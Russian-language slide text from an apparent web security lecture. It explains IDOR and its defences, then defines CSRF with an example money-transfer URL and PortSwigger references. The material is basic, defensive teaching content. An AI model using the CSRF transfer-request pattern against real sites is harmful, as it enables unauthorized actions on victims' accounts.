Если система не проверяет, имеет ли пользователь право видеть профиль с таким ID, злоумышленник может получить доступ к чужим данным.

Защита?

Защита

- Проверка прав доступа для каждого объекта.
- Использование случайных или зашифрованных идентификаторов (например, UUID или токенов).
- Принцип наименьших привилегий – только те данные, которые необходимы пользователю, должны быть доступны

Защита

https://portswigger.net/web-security/access-control/idor

CSR
F

CSRF

Атака, при которой злоумышленник заставляет пользователя выполнить нежелательные действия на веб-сайте, где он авторизован, используя его учетные данные

Предположим, что на сайте, где пользователь уже **залогинен**, есть форма для перевода денег:
https://bank.com/transfer?amount=1000&to_account=456

CSRF

https://portswigger.net/web-security/csrf#what-is-csrf